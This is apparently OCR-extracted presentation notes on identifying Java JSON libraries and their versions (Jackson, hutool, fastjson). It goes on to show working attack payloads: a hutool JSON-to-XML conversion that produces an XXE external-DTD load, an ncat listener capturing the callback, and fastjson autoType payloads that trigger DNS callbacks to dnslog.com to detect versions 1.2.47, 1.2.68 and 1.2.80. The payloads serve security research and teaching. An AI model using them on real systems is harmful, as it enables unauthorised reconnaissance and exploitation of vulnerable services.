


```
str = {"a":1.111111111111111111111111111}/*#whatever
new ObjectMapper().readValue(str, Object.class)
```


{"a":1.111111111111112}

{'a':'b'}

com.fasterxml.jackson.core.JsonParseException: Unexpected character (''' (code 39)): was expecting double-quote to start field name



```
str = {"name":"blue","age":18}
new ObjectMapper().readValue(str, Person.class)
```




```
public class Person {
    public String name;
}
```

hutool JSON

{a:what.ever}/*\r\n
xxx

↓

{"a":"what.ever"}




```
s = JSONUtil.toXmlStr(JSONUtil.parse(
        "{'!DOCTYPE foo [ <!ENTITY % dtd SYSTEM \"http://localhost:2333/evil.dtd\"> %dtd; ]><a></a><!--':''}"
));
XMLReaderFactory.createXMLReader().parse(new InputSource(new StringReader(s)));
```

↓

```
<!DOCTYPE foo [ <!ENTITY % dtd SYSTEM "http://localhost:2333/evil.dtd"> %dtd; ]><a></a><!--/>
```

↓




ncat -lvp 2333

```
[~]$ ncat -lvp 2333
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::2333
Ncat: Listening on 0.0.0.0:2333
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:65349.
GET /evil.dtd HTTP/1.1
User-Agent: Java/1.8.0_152
Host: localhost:2333
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```

fastjson 1.2.47 版本探测


```
[
 {"@type":"java.lang.Class","val":"java.io.ByteArrayOutputStream"},

 {"@type":"java.io.ByteArrayOutputStream"},

 {"@type":"java.net.InetSocketAddress"{"address":,"val":"dnslog.com"}}
]
```



dnslog.com

fastjson 1.2.68 版本探测


```
[
 {"@type":"java.lang.AutoCloseable","@type":"java.io.ByteArrayOutputStream"},

 {"@type":"java.io.ByteArrayOutputStream"},

 {"@type":"java.net.InetSocketAddress"{"address":,"val":"dnslog.com"}}
]
```



dnslog.com

fastjson 1.2.80 版本探测


```
[
{"@type":"java.lang.Exception","@type":"com.alibaba.fastjson.JSONException","x":{"@type":"java.
net.InetSocketAddress"{"address":,"val":"first.dnslog.com"}}},

{"@type":"java.lang.Exception","@type":"com.alibaba.fastjson.JSONException","message":{"@typ
e":"java.net.InetSocketAddress"{"address":,"val":"second.dnslog.com"}}}
]
```



first.dnslog.com
second.dnslog.com ✗

✓ first.dnslog.com

异常回显 fastjson 精确版本号


JavaBeanDeserializer

